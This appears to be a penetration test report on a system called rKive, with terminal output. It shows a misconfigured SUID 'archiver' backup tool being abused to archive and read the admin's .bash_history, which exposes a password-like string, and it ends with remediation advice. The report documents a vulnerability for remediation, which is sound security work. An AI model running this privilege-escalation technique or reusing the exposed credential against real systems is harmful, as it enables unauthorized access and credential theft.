PT REPORT


rKive

EXECUTIVE SUMMARY

During the test, I was able to exploit the improper privilege management of the file system. By exploiting the vulnerability, I was able to gain access to the system's admin credentials. This issue could allow an attacker to escalate privileges in the system and perform any high permission command a normal user cannot which may lead to data leakage (access and steal sensitive data on the system), system manipulation (disable or manipulate security features), and much more.

CONCLUSIONS

From my professional perspective, the overall security level of the system has remained Low. The tested environment was lacking of proper privilege management, with the exploitation vector based on improperly configured SUID binaries. The exploitation of these vulnerabilities requires medium level technical knowledge



PT REPORT

CONCLUSIONS

VULN-001 Improper Privilege Management – Improperly Configured SUID Binaries (CRITICAL)

Description

Improper privilege management in a system involves inadequate control of user access rights, in this case, the system's backup program has an improperly configured SUID permission, attackers can exploit this vulnerability to gain unauthorized access to sensitive backed up data.

Details

During the audit, I was able to take advantage of the program named "Archiver" that has an SUID (Set User ID) permission which means the program runs with the privileges of the file owner rather than the user who started it, in this case the file owner was the system's admin.

I was able to exploit this issue by forcing the backup of the admin's bash history and then reading it in plain text, which led me to gain access to the admin's credentials.

An attacker can exploit this vulnerability in order to gain access to sensitive data, modify or delete files, bypass security controls, disable security features and exploit other vulnerabilities.


Note

During the audit, the Administrator user's credentials were not changed and no system modifications were made as the rKive team requested.

This finding was classified as Critical due to its direct effect on the compromised admin user and system's overall security, allowing attackers to potentially escalate privileges in the environment.

PT REPORT

After some investigation of the environment's file system I have noticed an unknown program, using the flag "—help" I understood that this is the system's backup tool and that all of the backed up data is placed in "/var/backups", I also noticed that the file has SUID permission and that you are able to backup specific files using the "-l" flag.



PT REPORT

I was able to locate the admin's bash history file in the admin's directory

```
ralph@Ubuntu:/home/admin$ ls -la
total 28
drwxr-xr-x 1 admin admin   27 Nov 23  2022 .
drwxr-xr-x 1 root  root    19 Nov 23  2022 ..
-rw------- 1 admin admin 1122 Nov 23  2022 .bash_history
-rw-r--r-- 1 admin admin  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 admin admin 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 admin admin    0 Sep 18  2022 .hushlogin
-rw-r--r-- 1 admin admin  807 Apr 18  2019 .profile
-rw-r--r-- 1 admin admin 9844 Sep 18  2022 .zshrc
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Desktop
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Documents
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Downloads
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Music
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Pictures
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Templates
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Videos
ralph@Ubuntu:/home/admin$
```

Then, started utilizing the flag of backing up a specific file shown in the first POC, first I created a text file named "list.txt".

```
drwxr-xr-x 1 ralph ralph    22 Nov 23  2022 .
drwxr-xr-x 1 ralph ralph    19 Nov 23  2022 ..
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
ralph@Ubuntu:~/Desktop/newsletter/tools$ touch list.txt
```

And wrote the path for the admin's bash history file inside it.

```
  GNU nano 3.2                                  list.txt

/home/admin/.bash_history



                                [ Read 0 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos  M-U Undo  M-A
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell ^_ Go To Line M-E Redo  M-6
```

PT REPORT

Using the syntax “./archiver –l list.txt “, I was able to backup list.txt’s content which was the path to the admin’s bash history file.

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver -l list.txt
/home/admin/.bash_history
The following files were successfully archived: /home/admin/.bash_history
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

After backing up the file, I visited “/var/backups” to inspect the output.

```
ralph@Ubuntu:~/Desktop/newsletter/tools$ cd /var/backups/
ralph@Ubuntu:/var/backups$ ls -la
total 12
drwxrwxr-x 1 admin admin    36 Jan 24 18:23 .
drwxr-xr-x 1 root  root     32 Sep 12  2022 ..
-rw-r--r-- 1 admin ralph 10240 Jan 24 18:23 backed-up-from-list.gz
ralph@Ubuntu:/var/backups$
```

And used the command “cat backed-up-from-list.gz” to view the file’s content in plain text, there I have found the admin’s credentials.

```
drwxr-xr-x 1 root  root     32 Sep 12  2022 ..
-rw-r--r-- 1 admin ralph 10240 Jan 24 18:23 backed-up-from-list.gz
ralph@Ubuntu:/var/backups$ cat backed-up-from-list.gz
/home/admin/.bash_history0000600000174600017460000000021421433742535401463l 0ustar  adminadminhwclock --systohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
mkinitcpio -P
passwd
useradd test
userdel  test
adduser test
pacman -S adduser
pacman -S grub
grub-install /dev/sda
grub-mkconfig -o /boot/grub/grub.cfg
ping 8.8.8.8
ip link
dhclient
ip -a
ip a
reboot
passwd
pacman -S dhcpd
pacman -S dhcpcd
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
ping 8.8.8.8
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
```

Remediation Options

- Immediately remove SUID permissions from the “archiver” tool.
- Review and Identify SUID Binaries: Conduct a thorough review of SUID binaries on the system to identify potential security risks.
- Evaluate Necessity: Determine if the SUID setting is genuinely necessary for each identified binary. Consider whether the binary requires elevated privileges for its intended functionality.
- Monitoring and Logging: Implement robust monitoring and logging for SUID binaries. Regularly review logs to detect and respond to any suspicious activities related to these binaries.
- User Education: Educate users and administrators about the risks associated with SUID binaries.